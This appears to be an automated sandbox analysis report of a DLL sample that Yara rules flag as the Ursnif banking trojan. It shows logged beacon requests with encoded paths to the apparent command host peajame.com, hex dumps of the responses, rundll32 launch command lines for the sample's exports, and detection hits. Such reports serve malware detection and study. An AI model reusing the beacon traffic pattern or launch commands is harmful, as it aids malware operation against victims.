2021-10-18 20:22:09 UTC	3686	OUT	GET /glik/cYNW_2BSWm/ZC5nnKdmWrd_2F/qiMZKp7on84F/gUvfTHij9io/4DMJivS_2FF1zR/oRAWB30kjshEf9pXf5wQo/6qUXjTxja3JLDwin/gTJw9SbaMTjyJwZ/1BKO4zAEUXEfRMq_2F/SnHQAxitS/ms5EcgSbOQ8QvBq_2Bow/ceqiGEYdckCNs5Md8ja/M9F0giCGUkCiOUc8DV/EAlE.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: peajame.com Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=8hj93bm6fmkfkpopjfv75k9n0; lang=en

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:19:48 UTC	5	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://outlook.office365.com/glik/gjD63JZ_2/BzlrZKq4vuEmHo1poFw6/az4qslZXtUeh_2F9qNp/fCNIIRm3krMQ_2FzBGoPYC/1BI4MrhSfM4jV/yl_2FFOm/UtQq50UiPy5qDg4vmYqi5WE/0UhYY9thW_/2BHUBUo_2FnMQX32a/oNprv8pPwhkn/M6yYi9bTKdv/qTGi5yNyLgVDP8/nbr_2BmKAbJS_2BoCKFIF/BRligJHVHM5jZ9u_/2FyFS0cLU25Y/Q5QfQ.lwe Server: Microsoft-IIS/10.0 request-id: 797263e5-831b-f4eb-274e-02588070dd51 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: AS9PR06CA0105 X-RequestId: e1d5d240-653c-4e00-b287-7fab8266e3d9 MS-CV: 5WNyeRuD6/QnTgJYgHDdUQ.0 X-Powered-By: ASP.NET X-FEServer: AS9PR06CA0105 Date: Mon, 18 Oct 2021 20:19:47 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49765	52.98.207.226	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:19:49 UTC	6	OUT	GET /glik/gjD63JZ_2/BzlrZKq4vuEmHo1poFw6/az4qslZXtUeh_2F9qNp/fCNIIRm3krMQ_2FzBGoPYC/1BI4MrhSfM4jV/yl_2FFOm/UtQq50UiPy5qDg4vmYqi5WE/0UhYY9thW_/2BHUBUo_2FnMQX32a/oNprv8pPwhkn/M6yYi9bTKdv/qTGi5yNyLgVDP8/nbr_2BmKAbJS_2BoCKFIF/BRligJHVHM5jZ9u_/2FyFS0cLU25Y/Q5QfQ.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: outlook.office365.com
2021-10-18 20:19:49 UTC	7	IN	HTTP/1.1 404 Not Found Content-Length: 1245 Content-Type: text/html Server: Microsoft-IIS/10.0 request-id: 15ad247d-72a0-b9b0-4483-690afa913230 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-CalculatedFETarget: AM0PR10CU003.internal.outlook.com X-BackEndHttpStatus: 404 X-FEProxyInfo: AM0PR10CA0081.EURPRD10.PROD.OUTLOOK.COM X-CalculatedBETarget: AM0PR0402MB3649.eurprd04.prod.outlook.com X-BackEndHttpStatus: 404 X-RUM-Validated: 1 X-Proxy-RoutingCorrectness: 1 X-Proxy-BackendServerStatus: 404 MS-CV: fSStFaBysLIeg2kk+pEyMA.1.1 X-FEServer: AM0PR10CA0081 X-Powered-By: ASP.NET X-FEServer: AS9PR04CA0040 Date: Mon, 18 Oct 2021 20:19:48 GMT Connection: close
2021-10-18 20:19:49 UTC	7	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - Fil

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49766	45.9.20.189	443	C:\Windows\System32\loadll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:02 UTC	9	OUT	GET /glik/YvCS_2BYCUZxjHD3gRzVl_2BMUQq40f2C/h1MZW7Fy9KqvqRsHX/NHUFNBfMCDG/2SdXAGdMFJv/p3bxJ80XiSVAoB/6lZMjyDdEE4hfKTVQ6imd/5wVXvDWm7tvKS_2B/L1q_2BbQ_2B_2Bo/NQCskjNrrHTnXsu7SK/pDPg_2Be_/2BZm5KCN8M8OjgeP88mG/PHpUoMeG3DRF8pbGCb9/0_2BB.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: peajame.com Connection: Keep-Alive Cache-Control: no-cache

[illegible]

[illegible]

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:10 UTC	479	IN	Data Raw: 31 30 43 36 0d 0a 6f 75 6e 64 2d 73 69 7a 65 3a 20 63 6f 6e 74 61 69 6e 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 77 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 63 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 7a 2c 0a 20 20 20 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 77 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 79 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 7a 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 31 35 70 78 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 77 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 Data Ascii: 10C6ound-size: contain; } .kf7rf8m54r6w563qmw4w.kf7rf8m54r6w563qmw4c.kf7rf8m54r6w563qmw4z, .kf7rf8m54r6w563qmw4w.kf7rf8m54r6w563qmw4y.kf7rf8m54r6w563qmw4z { margin-top: 15px; } .kf7rf8m54r6w563qmw4w.kf7rf8m54r6w5
2021-10-18 20:20:10 UTC	481	IN	Data Raw: 6f 74 7a 39 33 20 7b 0a 20 20 20 20 20 2f 2a 6d 61 72 67 69 6e 3a 20 35 70 78 20 61 75 74 6f 20 30 3b 2a 2f 0a 20 20 20 20 20 20 2f 2a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 2a 2f 0a 20 20 20 20 20 20 20 2f 2a 77 69 64 74 68 3a 20 33 31 35 70 78 3b 2a 2f 0a 20 20 20 20 20 20 2f 2a 7a 2d 69 6e 6a 65 78 3a 20 30 3b 2a 2f 0a 20 20 20 20 7d 0a 0a 20 20 20 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 77 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 61 20 7b 20 77 69 64 74 68 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 77 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 61 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 61 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 Data Ascii: otz93 { /*margin: 5px auto 0;*/ /*text-align: center;*/ /*width: 315px;*/ /*z-index: 0;*/ } .kf7rf8m54r6w563qmw4w.kf7rf8m54r6w563qmw4a { width: 40%; } .kf7rf8m54r6w563qmw4w.kf7rf8m54r6w563qmw4a.kf7rf8m54r6w
2021-10-18 20:20:10 UTC	482	IN	Data Raw: 73 6f 6c 69 64 20 23 31 44 31 44 31 44 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 31 30 31 30 31 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 66 20 2e 72 65 6d 6f 76 65 41 64 73 53 74 79 6c 65 20 7b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 20 7d 0a 20 20 20 20 20 20 20 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 66 20 75 6c 20 6c 69 2e 70 73 2d 6c 69 73 74 20 7b 20 77 69 64 74 68 3a 20 31 36 25 3b 20 7d 0a 0a 0a 20 20 20 20 20 20 20 20 20 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 77 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 63 20 7b 0a 20 20 Data Ascii: solid #1D1D1D; background: #101010; } .kf7rf8m54r6w563qmw4f .removeAdsStyle { font-size: 12px; } .kf7rf8m54r6w563qmw4f ul li.ps-list { width: 16%; } .kf7rf8m54r6w563qmw4w.kf7rf8m54r6w563qmw4c {
2021-10-18 20:20:10 UTC	483	IN	Data Raw: 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 30 64 30 64 30 64 3b 0a 20 20 20 20 20 20 0d 0a Data Ascii: background-color: #0d0d0d;
2021-10-18 20:20:10 UTC	484	IN	Data Raw: 31 43 33 41 0d 0a 20 20 20 20 20 6d 69 6e 2d 68 65 69 67 68 74 3a 20 33 35 30 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6c 6f 61 74 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 77 69 64 65 47 72 69 64 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 63 20 2b 20 3a 6e 6f 74 28 61 29 20 3e 20 64 69 76 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 20 20 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 Data Ascii: 1C3A min-height: 350px; height:auto; width: auto; float: none; margin: 0; } .wideGrid .kf7rf8m54r6w563qmw4c + :not(a) > div { position: absolute; top: 50%;
2021-10-18 20:20:10 UTC	485	IN	Data Raw: 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 77 69 64 65 47 72 69 64 2e 6d 65 6e 75 5f 68 69 64 65 20 2e 67 61 6c 6c 65 72 69 65 73 5f 67 72 69 64 20 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 77 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 67 72 69 64 2d 63 6f 6c 75 6d 6e 3a 20 36 2f 73 70 61 6e 20 32 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 77 69 64 65 47 72 69 64 2e 6d 65 6e 75 5f 68 69 64 65 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 77 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 67 72 69 64 2d 63 6f 6c 75 6d 6e 3a 20 34 2f 73 70 61 6e 20 32 3b 0a 20 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 Data Ascii: } .wideGrid.menu_hide .galleries_grid .kf7rf8m54r6w563qmw4w { grid-column: 6/span 2; } .wideGrid.menu_hide .kf7rf8m54r6w563qmw4w { grid-column: 4/span 2; }
2021-10-18 20:20:10 UTC	486	IN	Data Raw: 20 20 20 20 20 20 20 67 72 69 64 2d 63 6f 6c 75 6d 6e 3a 20 38 2f 73 70 61 6e 20 32 3b 0a 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 77 69 64 74 68 3a 20 31 39 38 30 70 78 29 20 7b 0a 20 20 20 20 20 20 20 20 20 20 2e 77 69 64 65 47 72 69 64 20 2e 6b 66 37 72 66 38 6d 35 34 72 36 77 35 36 33 71 6d 77 63 34 77 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 67 72 69 64 2d 63 6f 6c 75 6d 6e 3a 20 35 2f 73 70 61 6e 20 32 3b 0a 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 77 69 64 65 47 72 69 64 20 2e 6d 65 6d 62 65 72 73 5f 67 72 69 64 20 2e 6b 66 37 72 66 38 6d 35 34 Data Ascii: grid-column: 8/span 2; } } @media only screen and (min-width: 1980px) { .wideGrid .kf7rf8m54r6w563qmw4w { grid-column: 5/span 2; } .wideGrid .members_grid .kf7rf8m54
2021-10-18 20:20:10 UTC	488	IN	Data Raw: 74 3e 0a 0a 20 20 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 64 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 6a 73 2f 63 6f 6d 6d 6f 6e 2f 6c 69 62 2f 6d 67 5f 6c 61 7a 79 6c 6f 61 64 2f 6c 61 7a 79 4c 6f 61 64 42 75 6e 64 6c 65 2e 6a 73 7f 76 3d 66 64 64 64 33 30 62 61 61 38 31 34 66 34 34 39 66 63 30 65 39 64 35 32 61 37 38 64 61 33 35 63 37 39 64 61 34 61 35 35 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 0a 0a 0a 3c 73 63 72 69 70 74 3e 0a 20 20 20 20 76 61 72 20 6d 67 50 65 72 66 6f 72 6d 61 6e 63 65 54 69 6d 69 6e 67 53 65 74 74 69 6e 67 73 20 3d 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 67 65 54 79 70 65 20 3a 20 22 68 6f 6d 65 22 20 20 20 Data Ascii: t> <script src="https://di.rdtcdn.com/www-static/cdn_files/redtube/js/common/lib/mg_lazyload/lazyLoadBundle.js?v=fdd30baa814f449fc0e9d52a78da35c79da4a55"></script><script> var mgPerformanceTimingSettings = { pageType : "home"
2021-10-18 20:20:10 UTC	489	IN	Data Raw: 72 65 6d 6f 76 65 22 2c 0a 20 20 20 20 20 20 20 20 61 6a 61 78 45 72 72 6f 72 4d 73 67 20 3a 20 22 45 72 72 6f 72 21 20 53 6f 6d 65 74 68 69 6e 67 20 77 65 6e 74 20 77 72 6f 6e 67 2e 20 54 72 79 20 41 67 61 69 6e 21 22 2c 0a 20 20 20 20 20 20 20 20 61 64 64 54 6f 57 61 74 63 68 4c 61 74 65 72 4d 65 73 73 61 67 65 20 3a 20 22 41 64 64 20 20 22 41 64 64 20 74 6f 20 57 61 74 63 68 20 4c 61 74 65 72 22 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 61 64 64 65 64 54 6f 57 61 74 63 68 4c 61 74 65 72 4d 65 73 73 61 67 65 20 3a 20 22 41 64 64 65 64 20 74 6f 20 57 61 74 63 68 20 4c 61 74 65 72 22 2c 0a 20 20 20 20 20 20 20 20 69 73 4c 6f 67 67 65 64 49 6e 20 3a 20 66 61 6c 73 65 20 20 20 20 7d 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 3e 0a 20 20 20 20 67 61 53 65 6e 64 65 64 20 3d Data Ascii: remove", ajaxErrorMsg : "Error! Something went wrong. Try Again!", addToWatchLaterMessage : "Add to Watch Later", addedToWatchLaterMessage : "Added to Watch Later", isLoggedInIn : false };</script><script> gaSended =

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6796 Parent PID: 5980

General

Start time:	22:18:09
Start date:	18/10/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\1sNVxA6gHE.dll'
Imagebase:	0xeb0000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.1001753087.000000000345E000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.864709880.0000000003758000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.864693567.0000000003758000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.864576972.0000000003758000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.864655840.0000000003758000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.1191865511.0000000003758000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.909658482.0000000003758000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.864632404.0000000003758000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.864675941.0000000003758000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.832984433.00000000011B0000.00000004.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.864721048.0000000003758000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.864607115.0000000003758000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.956702487.00000000035DB000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.1191630117.00000000030F9000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: cmd.exe PID: 6804 Parent PID: 6796

General

Start time:	22:18:09
Start date:	18/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\1sNVxA6gHE.dll',#1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 4460 Parent PID: 6796

General

Start time:	22:18:09
Start date:	18/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\1sNVxA6gHE.dll,Beat
Imagebase:	0xe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.806413963.0000000004C50000.00000040.00000010.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 7132 Parent PID: 6804

General

Start time:	22:18:09
Start date:	18/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\1sNVxA6gHE.dll',#1
Imagebase:	0xe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.924511743.00000000054E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.1014909520.00000000051EE000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.1193046068.00000000054E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.1192669448.0000000004E69000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.969626147.000000000536B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.879677361.00000000054E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.879729497.00000000054E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.808088437.0000000002BA0000.00000004.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.879657231.00000000054E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.879706517.00000000054E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.879608437.00000000054E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.1193055591.00000000054ED000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.879635553.00000000054E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.879582609.00000000054E8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.879554279.00000000054E8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

[File Activities](#)

Show Windows behavior

Analysis Process: rundll32.exe PID: 7148 Parent PID: 6796

General	
Start time:	22:18:14
Start date:	18/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\1sNVxA6gHE.dll,Brightdirect
Imagebase:	0xe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000003.823359233.0000000002BA0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000003.860615722.0000000004D99000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

[File Activities](#)

Show Windows behavior

General

Start time:	22:18:18
Start date:	18/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\1sNVxA6gHE.dll,Coldrather
Imagebase:	0xe0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000005.00000003.831287658.00000000026A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000005.00000003.866221002.0000000004549000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Disassembly

Code Analysis